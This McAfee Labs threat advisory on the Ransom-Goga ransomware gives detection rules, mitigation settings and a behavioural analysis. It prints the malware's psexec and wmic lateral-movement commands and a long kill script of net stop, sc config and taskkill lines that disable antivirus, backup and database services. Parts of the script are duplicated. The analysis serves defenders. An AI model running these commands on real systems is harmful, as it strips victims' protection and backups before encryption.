McAfee Labs Threat Advisory

Ransom-Goga

March 21, 2019

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL: https://sns.secure.mcafee.com/signup_login.

Summary

Ransom-Goga is a family of ransomware that, on execution, encrypts files present on the user's system. The compromised user must pay the attacker a ransom to get the files decrypted.
Although traditionally ransomware has been known to be distributed via Exploit Kits (EK) and malicious email campaigns, Ransom-Goga is suspected to be distributed via targeted attacks. Attackers may already have access to an organization's network via prior successful hacking or infection attempts.

Detailed information about the threat, its propagation, characteristics and mitigation are in the following sections:

The minimum DAT versions required for detection are:

Detection Name	MD5 of samples	DAT Version	Date
Ransom-Goga	E11502659F6B5C5BD 9F78F534BC38FEA	V2: 9201 V3: 3652	03/20/2019
Trojan-Ransom	174E3D9C7B0380DD7 576187C715C4681	V2: 9201 V3: 3652	03/20/2019

The Threat Intelligence Library contains the date that the above signatures were most recently updated. Please review the above-mentioned Threat Library for the most up-to-date coverage information.

Infection and Propagation Vectors

- Currently the infection vector of Ransom-Goga is unknown.
- Most ransomware campaigns typically spread via Exploit Kits and malspam campaigns instrumented via various botnets. However, Ransom-Goga is suspected to be distributed using highly targeted attacks such as brute forcing of RDP connections on unprotected systems in an organization's network.
- Once the attackers have access to the organization's network, Ransom-Goga may be deployed to business-critical systems to cause maximum disruption of services and in-turn warrant a considerable ransom.

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL could be achieved at various layers of McAfee products. Browse the product guidelines available here to mitigate the threats based on the behavior described below in the Characteristics and symptoms section.

Never open unsolicited emails and their attachments. Also, be wary of suspicious looking advertisements. Customers are advised to regularly update their infrastructure (both operating system and application software) with the latest patches to ensure full coverage in addition to updated McAfee Anti-Virus software.

McAfee Endpoint Security

For Endpoint Security 10.5.4 and later products:

The following expert rules can be used in Endpoint Security to block the malware from spreading. These rules are aggressive and may cause false positives, so make sure they are removed once the environment is cleaned:

```
Rule {
        Process  {
                Include OBJECT_NAME { -v "SYSTEM:REMOTE" }
        }
        Target {
                Match FILE {
                        Include OBJECT_NAME { -v "c:\\windows\\temp\\*.exe" }
                        Include OBJECT_NAME { -v "c:\\windows\\temp\\*.bat" }
                        Include -access "CREATE"
                }
        }
}

Rule {
        Process {
                Include OBJECT_NAME { -v "WmiPrvSE.exe" }
        }
        Target {
                Match PROCESS {
                        Include OBJECT_NAME { -v "cmd.exe"}
                        Include -access "CREATE"
                }
        }
}
```

Customers can also add the following Access Protection rule to prevent the creation of encrypted files on the victim host:

- Executables:
  - Inclusion Status: Include
  - File Name or Path: *
  - SubRule:
- SubRule:
  - Type: File
  - Operations: Create
  - Targets:
    - Target 1:
      - Include
      - Files: *.locked
    - Target 2:
      - Include
      - Destination file: *.locked

For VirusScan Enterprise 8.8 and later products:

Customers can also add the following Access Protection rule to prevent the creation of encrypted files on the victim host:

- File/Folder Access Protection Rule:
  - Processes to Include: *
  - File or folder name to block: *.locked
  - File actions to prevent: New files being created

Customers can also add Access Protection rules matching these characteristics:

Prevent Creation\Execution of:

- c:\windows\temp\x??.bat
- c:\windows\temp\kill.bat
- c:\windows\temp\taskhost.exe

Prevent execution of binaries signed with SN:

- C=GB, PostalCode=DT3 4DD, S=WEYMOUTH, L=WEYMOUTH, STREET=16 Australia Road Chickerell, O=MIKL LIMITED, CN=MIKL LIMITED
- C=GB, PostalCode=WC2H 9JQ, S=LONDON, L=LONDON, STREET=71-75 Shelton Street Covent Garden, O=ALISA LTD, CN=ALISA LTD
- C=GB, PostalCode=EC1V 2NX, S=LONDON, L=LONDON, STREET=Kemp House 160 City Road, O=KITTY'S LTD, CN=KITTY'S LTD

Mitigation methods for assorted malware is available in the following product guide. Any specific mitigation steps, if necessary, would be described later in this advisory:
http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/ens_1000_help_0-00_en-us.pdf

ePolicy Orchestrator

- To block the access to USB drives through ePolicy Orchestrator DLP policy, refer to this tutorial.

Endpoint Security 10.x

- Refer to article KB86577 to create an Endpoint Security Threat Prevention user-defined Access Protection Rule for a file or folder registry.

VirusScan Enterprise

- Refer to article KB53346 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to article KB53355 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to article KB53356 to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

Host Intrusion Prevention

- To blacklist applications using a Host Intrusion Prevention custom signature, refer to KB71329.
- To create an application blocking rules policies to prevent the binary from running, refer to KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, refer to KB71794.

McAfee Ransomware Interceptor

- To download and install McAfee Ransomware Interceptor, go to McAfee Free Tools.

Others

- To disable the Autorun feature on Windows remotely using Windows Group Policies, refer to this article from Microsoft.

Characteristics and Symptoms

Ransom-Goga works in a master/slave configuration. The malware begins its infection on an endpoint by installing a copy of itself on the %TEMP% folder and starting a new process with the -m parameter.

The master process runs with -m parameters and is responsible for creating the list of files to encrypt and spawning the slaves.

The slave processes will be executed with a different set of parameters as shown below. Each slave process will encrypt only a small number of files, to avoid heuristic detections available in AV products. The list of files to encrypt is taken from the master process via IPC. The communication is done through IPC using a mapped section named SM-<name of binary>.

The master process of the malware is executed with the mentioned parameter as follows:

- %TEMP%\<name of binary><random 4 numbers>.exe -m
    - Example: %TEMP%\tgytutrc9012.exe -m

The slave processes will be spawned by the master process and executed as follows:


- %TEMP%\<name of binary>.exe -i SM-tgytutrc -s
    - Example: %TEMP%\tgytutrc9012.exe -i SM-tgytutrc -s

When the malware has finished encrypting the files on the victim host, it changes the current and Administrator user's password to the following password:

- HuHuHUHoHo283283@dJD

After that, the malware executes logoff.exe and logs out the current user. Therefore, the user will have lost access to the account because the password was changed.

Notes:
The malware drops the following text file which contains the Ransom message that is shown below:



This README_LOCKED.txt file is dropped on the following path:

- %USERPROFILE%\Desktop\README_LOCKED.txt

The malware is known to be spread in the local network through remote file copy. To do that, a set of BAT files are copied to the remote machines TEMP folder using simple copy:

- copy xax.bat \\123.123.123.123\c$\windows\temp

** (123.123.123.123 is any local IP address found by the attacker)*

The malware also copies itself and the tool PSEXEC.EXE to the same location. Once all the files are copied, the malware will run the BAT files using the following command:

- start psexec.exe \\123.123.123.123 -u domain\user -p “pass” -d -h -r mstdc -s accepteula -nobanner c:\windows\temp\xax.bat

Each of these BAT files contain lines to execute the malware on remote machines. They use the following command:

- start wmic /node:”123.123.123.123” /user:”domain\user” /password:”pass” process call create “cmd /c c:\windows\temp\kill.bat”

The BAT file above attempts to kill several AV products and disable security tools. At the end of the script, the malware copy on the remote machine is executed from c:\windows\temp\taskhost.exe.

Due to the presence of these BAT files and the fact that the malware binary makes no direct reference to them, we believe that the spreading mechanism is executed manually by an attacker or via an unknown binary. The path, username, and passwords are hardcoded in the scripts which indicate the attacker had previous knowledge of the environment.

The following is a list of all the processes and services disabled by the malware:

```
net stop "Acronis VSS Provider" /y
net stop "Enterprise Client Service" /y
net stop "Sophos Agent" /y
net stop "Sophos AutoUpdate Service" /y
net stop "Sophos Clean Service" /y
net stop "Sophos Device Control Service" /y
net stop "Sophos File Scanner Service" /y
net stop "Sophos Health Service" /y
net stop "Sophos MCS Agent" /y
net stop "Sophos MCS Client" /y
net stop "Sophos Message Router" /y
net stop "Sophos Safestore Service" /y
net stop "Sophos System Protection Service" /y
net stop "Sophos Web Control Service" /y
net stop "SQLsafe Backup Service" /y
net stop "SQLsafe Filter Service" /y
net stop "Symantec System Recovery" /y
net stop "Veeam Backup Catalog Data Service" /y
net stop AcronisAgent /y
net stop AcrSch2Svc /y
net stop Antivirus /y
net stop ARSM /y
net stop BackupExecAgentAccelerator /y
net stop BackupExecAgentBrowser /y
net stop BackupExecDeviceMediaService /y
net stop BackupExecJobEngine /y
net stop BackupExecManagementService /y
net stop BackupExecRPCService /y
net stop BackupExecVSSProvider /y
net stop bedbg /y
net stop DCAgent /y
net stop EPSecurityService /y
net stop EPUpdateService /y
net stop EraserSvc11710 /y
net stop EsgShKernel /y
net stop FA_Scheduler /y
net stop IISAdmin /y
net stop IMAP4Svc /y
net stop macmnsvc /y
net stop masvc /y
net stop MBAMService /y
net stop MBEndpointAgent /y
net stop McAfeeEngineService /y
net stop McAfeeFramework /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop McShield /y
net stop McTaskManager /y
net stop mfemms /y
net stop mfevtp /y
net stop MMS /y
net stop mozyprobackup /y
net stop MsDtsServer /y
net stop MsDtsServer100 /y
net stop MsDtsServer110 /y
net stop MSExchangeES /y
net stop MSExchangeIS /y
net stop MSExchangeMGMT /y
net stop MSExchangeMTA /y
net stop MSExchangeSA /y
net stop MSExchangeSRS /y
```

```
net stop MSOLAP$SQL_2008 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop MSOLAP$TPS /y
net stop MSOLAP$TPSAMA /y
net stop MSSQL$BKUPEXEC /y
net stop MSSQL$ECWDB2 /y
net stop MSSQL$PRACTICEMGT /y
net stop MSSQL$PRACTTICEBGC /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop MSSQL$SBSMONITORING /y
net stop MSSQL$SHAREPOINT /y
net stop MSSQL$SQL_2008 /y
net stop MSSQL$SYSTEM_BGC /y
net stop MSSQL$TPS /y
net stop MSSQL$TPSAMA /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQL$VEEAMSQL2012 /y
net stop MSSQLFDLauncher /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT
/y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQLFDLauncher$TPS /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop MSSQLSERVER /y
net stop MSSQLServerADHelper100 /y
net stop MSSQLServerOLAPService /y
net stop MySQL57 /y
net stop ntrtscan /y
net stop OracleClientCache80 /y
net stop PDVFSService /y
net stop POP3Svc /y
net stop ReportServer /y
net stop ReportServer$SQL_2008 /y
net stop ReportServer$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop ReportServer$TPSAMA /y
net stop RESvc /y
net stop sacsvr /y
net stop SamSs /y
net stop SAVAdminService /y
net stop SAVService /y
net stop SDRSVC /y
net stop SepMasterService /y
net stop ShMonitor /y
net stop Smcinst /y
net stop SmcService /y
net stop SMTPSvc /y
net stop SNAC /y
net stop SntpService /y
net stop sophossps /y
net stop SQLAgent$BKUPEXEC /y
net stop SQLAgent$ECWDB2 /y
net stop SQLAgent$PRACTTICEBGC /y
net stop SQLAgent$PRACTTICEMGT /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SQLAgent$SBSMONITORING /y
```

```
net stop SQLAgent$SHAREPOINT /y
net stop SQLAgent$SQL_2008 /y
net stop SQLAgent$SYSTEM_BGC /y
net stop SQLAgent$TPS /y
net stop SQLAgent$TPSAMA /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop SQLBrowser /y
net stop SQLSafeOLRService /y
net stop SQLSERVERAGENT /y
net stop SQLTELEMETRY /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop SQLWriter /y
net stop SstpSvc /y
net stop svcGenericHost /y
net stop swi_filter /y
net stop swi_service /y
net stop swi_update_64 /y
net stop TmCCSF /y
net stop tmlisten /y
net stop TrueKey /y
net stop TrueKeyScheduler /y
net stop TrueKeyServiceHelper /y
net stop UI0Detect /y
net stop VeeamBackupSvc /y
net stop VeeamBrokerSvc /y
net stop VeeamCatalogSvc /y
net stop VeeamCloudSvc /y
net stop VeeamDeploymentService /y
net stop VeeamDeploySvc /y
net stop VeeamEnterpriseManagerSvc /y
net stop VeeamMountSvc /y
net stop VeeamNFSSvc /y
net stop VeeamRESTSvc /y
net stop VeeamTransportSvc /y
net stop W3Svc /y
net stop wbengine /y
net stop WRSVC /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop VeeamHvIntegrationSvc /y
net stop swi_update /y
net stop SQLAgent$CXDB /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop "SQL Backups" /y
net stop MSSQL$PROD /y
net stop "Zoolz 2 Service" /y
net stop MSSQLServerADHelper /y
net stop SQLAgent$PROD /y
net stop msftesql$PROD /y
net stop NetMsmqActivator /y
net stop EhttpSrv /y
net stop ekrn /y
net stop ESHASRV /y
net stop MSSQL$SOPHOS /y
net stop SQLAgent$SOPHOS /y
net stop AVP /y
net stop klnagent /y
net stop MSSQL$SQLEXPRESS /y
net stop SQLAgent$SQLEXPRESS /y
net stop wbengine /y
net stop kavfsslp /y
net stop KAVFSGT /y
net stop KAVFS /y
net stop mfefire /y
net stop "avast! Antivirus" /y
net stop aswBcc /y
net stop "Avast Business Console Client Antivirus
Service" /y
net stop mfewc /y
net stop Telemetryserver /y
net stop WdNisSvc /y
net stop WinDefend /y
net stop MCAFEETOMCATSRV530 /y
net stop MCAFEEEVENTPARSERSRV /y
net stop MSSQLFDLauncher$ITRIS /y
net stop MSSQL$EPOSERVER /y
net stop MSSQL$ITRIS /y
net stop SQLAgent$EPOSERVER /y
net stop SQLAgent$ITRIS /y
net stop SQLTELEMETRY$ITRIS /y
net stop MsDtsServer130 /y
net stop SSISTELEMETRY130 /y
net stop MSSQLLaunchpad$ITRIS /y
net stop BITS /y
net stop BrokerInfrastructure /y
net stop epag /y
net stop EPIntegrationService /y
net stop EPProtectedService /y
net stop epredline /y
net stop EPSecurityService /y
net stop EPUpdateService /y
net stop TmPfw /y
net stop SentinelAgent /y
net stop SentinelHelperService /y
net stop LogProcessorService /y
net stop SentinelStaticEngine /y
sc config SentinelAgent start= disabled
sc config SentinelHelperService start= disabled
sc config LogProcessorService start= disabled
sc config SentinelStaticEngine start= disabled
sc config TmPfw start= disable
sc config EPSecurityService start= disable
sc config EPUpdateService start= disable
sc config epredline start= disable
sc config EPProtectedService start= disable
sc config EPIntegrationService start= disable
sc config epag start= disable
sc config BITSstart= disabled
sc config BrokerInfrastructurestart= disabled
sc config EPSecurityServicestart= disabled
sc config EPUpdateServicestart= disabled
sc config MSSQLLaunchpad$ITRIS start= disabled
sc config SSISTELEMETRY130 start= disabled
sc config MsDtsServer130 start= disabled
sc config SQLTELEMETRY$ITRIS start= disabled
sc config SQLAgent$ITRIS start= disabled
sc config SQLAgent$EPOSERVER start= disabled
```

```
net stop SQLAgent$SHAREPOINT /y
net stop SQLAgent$SQL_2008 /y
net stop SQLAgent$SYSTEM_BGC /y
net stop SQLAgent$TPS /y
net stop SQLAgent$TPSAMA /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop SQLBrowser /y
net stop SQLSafeOLRService /y
net stop SQLSERVERAGENT /y
net stop SQLTELEMETRY /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop SQLWriter /y
net stop SstpSvc /y
net stop svcGenericHost /y
net stop swi_filter /y
net stop swi_service /y
net stop swi_update_64 /y
net stop TmCCSF /y
net stop tmlisten /y
net stop TrueKey /y
net stop TrueKeyScheduler /y
net stop TrueKeyServiceHelper /y
net stop UI0Detect /y
net stop VeeamBackupSvc /y
net stop VeeamBrokerSvc /y
net stop VeeamCatalogSvc /y
net stop VeeamCloudSvc /y
net stop VeeamDeploymentService /y
net stop VeeamDeploySvc /y
net stop VeeamEnterpriseManagerSvc /y
net stop VeeamMountSvc /y
net stop VeeamNFSSvc /y
net stop VeeamRESTSvc /y
net stop VeeamTransportSvc /y
net stop W3Svc /y
net stop wbengine /y
net stop WRSVC /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop VeeamHvIntegrationSvc /y
net stop swi_update /y
net stop SQLAgent$CXDB /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop "SQL Backups" /y
net stop MSSQL$PROD /y
net stop "Zoolz 2 Service" /y
net stop MSSQLServerADHelper /y
net stop SQLAgent$PROD /y
net stop msftesql$PROD /y
net stop NetMsmqActivator /y
net stop EhttpSrv /y
net stop ekrn /y
net stop ESHASRV /y
net stop MSSQL$SOPHOS /y
net stop SQLAgent$SOPHOS /y
net stop AVP /y
net stop klnagent /y
net stop MSSQL$SQLEXPRESS /y
net stop SQLAgent$SQLEXPRESS /y
net stop wbengine /y
net stop kavfsslp /y
net stop KAVFSGT /y
net stop KAVFS /y
net stop mfefire /y
net stop "avast! Antivirus" /y
net stop aswBcc /y
net stop "Avast Business Console Client Antivirus
Service" /y
net stop mfewc /y
net stop Telemetryserver /y
net stop WdNisSvc /y
net stop WinDefend /y
net stop MCAFEETOMCATSRV530 /y
net stop MCAFEEEVENTPARSERSRV /y
net stop MSSQLFDLauncher$ITRIS /y
net stop MSSQL$EPOSERVER /y
net stop MSSQL$ITRIS /y
net stop SQLAgent$EPOSERVER /y
net stop SQLAgent$ITRIS /y
net stop SQLTELEMETRY$ITRIS /y
net stop MsDtsServer130 /y
net stop SSISTELEMETRY130 /y
net stop MSSQLLaunchpad$ITRIS /y
net stop BITS /y
net stop BrokerInfrastructure /y
net stop epag /y
net stop EPIntegrationService /y
net stop EPProtectedService /y
net stop epredline /y
net stop EPSecurityService /y
net stop EPUpdateService /y
net stop TmPfw /y
net stop SentinelAgent /y
net stop SentinelHelperService /y
net stop LogProcessorService /y
net stop SentinelStaticEngine /y
sc config SentinelAgent start= disabled
sc config SentinelHelperService start= disabled
sc config LogProcessorService start= disabled
sc config SentinelStaticEngine start= disabled
sc config TmPfw start= disable
sc config EPSecurityService start= disable
sc config EPUpdateService start= disable
sc config epredline start= disable
sc config EPProtectedService start= disable
sc config EPIntegrationService start= disable
sc config epag start= disable
sc config BITSstart= disabled
sc config BrokerInfrastructurestart= disabled
sc config EPSecurityServicestart= disabled
sc config EPUpdateServicestart= disabled
sc config MSSQLLaunchpad$ITRIS start= disabled
sc config SSISTELEMETRY130 start= disabled
sc config MsDtsServer130 start= disabled
sc config SQLTELEMETRY$ITRIS start= disabled
sc config SQLAgent$ITRIS start= disabled
sc config SQLAgent$EPOSERVER start= disabled
```

```
sc config MSSQL$ITRIS start= disabled
sc config MSSQL$EPOSERVER start= disabled
sc config MSSQLFDLauncher$ITRIS start= disabled
sc config MCAFEEEVENTPARSERSRV start= disabled
sc config MCAFEETOMCATSRV530 start= disabled
sc config WdNisSvc start= disabled
sc config WinDefend start= disabled
sc config Telemetryserver start= disabled
sc config mfewc start= disabled
sc config "Avast Business Console Client Antivirus Service" start= disabled
sc config aswBcc start= disabled
sc config "avast! Antivirus" start= disabled
sc config mfefire start= disabled
sc config KAVFS start= disabled
sc config KAVFSGT start= disabled
sc config kavfsslp start= disabled
sc config wbengine start= disabled
sc config SQLAgent$SQLEXPRESS start= disabled
sc config MSSQL$SQLEXPRESS start= disabled
sc config klnagent start= disabled
sc config AVP start= disabled
sc config SQLAgent$SOPHOS start= disabled
sc config MSSQL$SOPHOS start= disabled
sc config EhttpSrv start= disabled
sc config ekrn start= disabled
sc config ESHASRV start= disabled
sc config NetMsmqActivator start= disabled
sc config msftesql$PROD start= disabled
sc config SQLAgent$PROD start= disabled
sc config MSSQLServerADHelper start= disabled
sc config "Zoolz 2 Service" start= disabled
sc config MSSQL$PROD start= disabled
sc config "SQL Backups" start= disabled
sc config SQLAgent$CITRIX_METAFRAME start= disabled
sc config "Acronis VSS Provider" start= disabled
sc config "Enterprise Client Service" start= disabled
sc config "Sophos Agent" start= disabled
sc config "Sophos AutoUpdate Service" start= disabled
sc config "Sophos Clean Service" start= disabled
sc config "Sophos Device Control Service" start= disabled
sc config "Sophos File Scanner Service" start= disabled
sc config "Sophos Health Service" start= disabled
sc config "Sophos MCS Agent" start= disabled
sc config "Sophos MCS Client" start= disabled
sc config "Sophos Message Router" start= disabled
sc config "Sophos Safestore Service" start= disabled
sc config "Sophos System Protection Service" start= disabled
sc config "Sophos Web Control Service" start= disabled
sc config "SQLsafe Backup Service" start= disabled
sc config "SQLsafe Filter Service" start= disabled
sc config "Symantec System Recovery" start= disabled
sc config "Veeam Backup Catalog Data Service" start= disabled
sc config AcronisAgent start= disabled
sc config AcrSch2Svc start= disabled
sc config Antivirus start= disabled
sc config ARSM start= disabled
sc config BackupExecAgentAccelerator start= disabled
sc config BackupExecAgentBrowser start= disabled
sc config BackupExecDeviceMediaService start= disabled
sc config BackupExecJobEngine start= disabled
sc config BackupExecManagementService start= disabled
sc config BackupExecRPCService start= disabled
sc config BackupExecVSSProvider start= disabled
sc config bedbg start= disabled
sc config DCAgent start= disabled
sc config EPSecurityService start= disabled
sc config EPUpdateService start= disabled
sc config EraserSvc11710 start= disabled
sc config EsgShKernel start= disabled
sc config FA_Scheduler start= disabled
sc config IISAdmin start= disabled
sc config IMAP4Svc start= disabled
sc config macmnsvc start= disabled
sc config masvc start= disabled
sc config MBAMService start= disabled
sc config MBEndpointAgent start= disabled
sc config McAfeeEngineService start= disabled
sc config McAfeeFramework start= disabled
sc config McAfeeFrameworkMcAfeeFramework start= disabled
sc config McShield start= disabled
sc config McTaskManager start= disabled
sc config mfemms start= disabled
sc config mfevtp start= disabled
sc config MMS start= disabled
sc config mozyprobackup start= disabled
sc config MsDtsServer start= disabled
sc config MsDtsServer100 start= disabled
sc config MsDtsServer110 start= disabled
sc config MSExchangeES start= disabled
sc config MSExchangeIS start= disabled
sc config MSExchangeMGMT start= disabled
sc config MSExchangeMTA start= disabled
sc config MSExchangeSA start= disabled
sc config MSExchangeSRS start= disabled
sc config MSOLAP$SQL_2008 start= disabled
sc config MSOLAP$SYSTEM_BGC start= disabled
sc config MSOLAP$TPS start= disabled
sc config MSOLAP$TPSAMA start= disabled
sc config MSSQL$BKUPEXEC start= disabled
sc config MSSQL$ECWDB2 start= disabled
sc config MSSQL$PRACTICEMGT start= disabled
sc config MSSQL$PRACTTICEBGC start= disabled
sc config MSSQL$PROFXENGAGEMENT start= disabled
sc config MSSQL$SBSMONITORING start= disabled
sc config MSSQL$SHAREPOINT start= disabled
```

```
sc config MSSQL$SYSTEM_BGC start= disabled
sc config MSSQL$TPS start= disabled
sc config MSSQL$TPSAMA start= disabled
sc config MSSQL$VEEAMSQL2008R2 start= disabled
sc config MSSQL$VEEAMSQL2012 start= disabled
sc config MSSQLFDLauncher start= disabled
sc config MSSQLFDLauncher$PROFXENGAGEMENT start= disabled
sc config MSSQLFDLauncher$SBSMONITORING start= disabled
sc config MSSQLFDLauncher$SHAREPOINT start= disabled
sc config MSSQLFDLauncher$SQL_2008 start= disabled
sc config MSSQLFDLauncher$SYSTEM_BGC start= disabled
sc config MSSQLFDLauncher$TPS start= disabled
sc config MSSQLFDLauncher$TPSAMA start= disabled
sc config MSSQLSERVER start= disabled
sc config MSSQLServerADHelper100 start= disabled
sc config MSSQLServerOLAPService start= disabled
sc config MySQL57 start= disabled
sc config ntrtscan start= disabled
sc config OracleClientCache80 start= disabled
sc config PDVFSService start= disabled
sc config POP3Svc start= disabled
sc config ReportServer start= disabled
sc config ReportServer$SQL_2008 start= disabled
sc config ReportServer$SYSTEM_BGC start= disabled
sc config ReportServer$TPS start= disabled
sc config ReportServer$TPSAMA start= disabled
sc config RESvc start= disabled
sc config sacsvr start= disabled
sc config SamSs start= disabled
sc config SAVAdminService start= disabled
sc config SAVService start= disabled
sc config SDRSVC start= disabled
sc config SepMasterService start= disabled
sc config ShMonitor start= disabled
sc config Smcinst start= disabled
sc config SmcService start= disabled
sc config SMTPSvc start= disabled
sc config SNAC start= disabled
sc config SntpService start= disabled
sc config sophossps start= disabled
sc config SQLAgent$BKUPEXEC start= disabled
sc config SQLAgent$ECWDB2 start= disabled
sc config SQLAgent$PRACTTICEBGC start= disabled
sc config SQLAgent$PRACTTICEMGT start= disabled
sc config SQLAgent$PROFXENGAGEMENT start= disabled
sc config SQLAgent$SBSMONITORING start= disabled
sc config SQLAgent$SHAREPOINT start= disabled
sc config SQLAgent$SQL_2008 start= disabled
sc config SQLAgent$SYSTEM_BGC start= disabled
sc config SQLAgent$TPS start= disabled
sc config SQLAgent$TPSAMA start= disabled
sc config SQLAgent$VEEAMSQL2008R2 start= disabled
sc config SQLAgent$VEEAMSQL2012 start= disabled
sc config SQLBrowser start= disabled
sc config SQLSafeOLRService start= disabled
sc config SQLSERVERAGENT start= disabled
sc config SQLTELEMETRY start= disabled
sc config SQLTELEMETRY$ECWDB2 start= disabled
sc config SQLWriter start= disabled
sc config SstpSvc start= disabled
sc config svcGenericHost start= disabled
sc config swi_filter start= disabled
sc config swi_service start= disabled
sc config swi_update_64 start= disabled
sc config TmCCSF start= disabled
sc config tmlisten start= disabled
sc config TrueKey start= disabled
sc config TrueKeyScheduler start= disabled
sc config TrueKeyServiceHelper start= disabled
sc config UI0Detect start= disabled
sc config VeeamBackupSvc start= disabled
sc config VeeamBrokerSvc start= disabled
sc config VeeamCatalogSvc start= disabled
sc config VeeamCloudSvc start= disabled
sc config VeeamDeploymentService start= disabled
sc config VeeamDeploySvc start= disabled
sc config VeeamEnterpriseManagerSvc start= disabled
sc config VeeamMountSvc start= disabled
sc config VeeamNFSSvc start= disabled
sc config VeeamRESTSvc start= disabled
sc config VeeamTransportSvc start= disabled
sc config W3Svc start= disabled
sc config wbengine start= disabled
sc config WRSVC start= disabled
sc config MSSQL$VEEAMSQL2008R2 start= disabled
sc config SQLAgent$VEEAMSQL2008R2 start= disabled
sc config VeeamHvIntegrationSvc start= disabled
sc config swi_update start= disabled
sc config SQLAgent$CXDB start= disabled
taskkill /IM zoolz.exe /F
taskkill /IM agntsvc.exe /F
taskkill /IM dbeng50.exe /F
taskkill /IM dbsnmp.exe /F
taskkill /IM encsvc.exe /F
taskkill /IM excel.exe /F
taskkill /IM firefoxconfig.exe /F
taskkill /IM infopath.exe /F
taskkill /IM isqlplussvc.exe /F
taskkill /IM msaccess.exe /F
taskkill /IM msftesql.exe /F
taskkill /IM mspub.exe /F
```

```
taskkill /IM mydesktopqos.exe /F
taskkill /IM mydesktopservice.exe /F
taskkill /IM mysqld.exe /F
taskkill /IM mysqld-nt.exe /F
taskkill /IM mysqld-opt.exe /F
taskkill /IM ocautoupds.exe /F
taskkill /IM ocomm.exe /F
taskkill /IM ocssd.exe /F
taskkill /IM onenote.exe /F
taskkill /IM oracle.exe /F
taskkill /IM outlook.exe /F
taskkill /IM powerpnt.exe /F
taskkill /IM sqbcoreservice.exe /F
taskkill /IM sqlagent.exe /F
taskkill /IM sqlbrowser.exe /F
taskkill /IM sqlservr.exe /F
taskkill /IM sqlwriter.exe /F
taskkill /IM steam.exe /F
taskkill /IM synctime.exe /F
taskkill /IM tbirdconfig.exe /F
taskkill /IM thebat.exe /F
taskkill /IM thebat64.exe /F
taskkill /IM thunderbird.exe /F
taskkill /IM visio.exe /F
taskkill /IM winword.exe /F
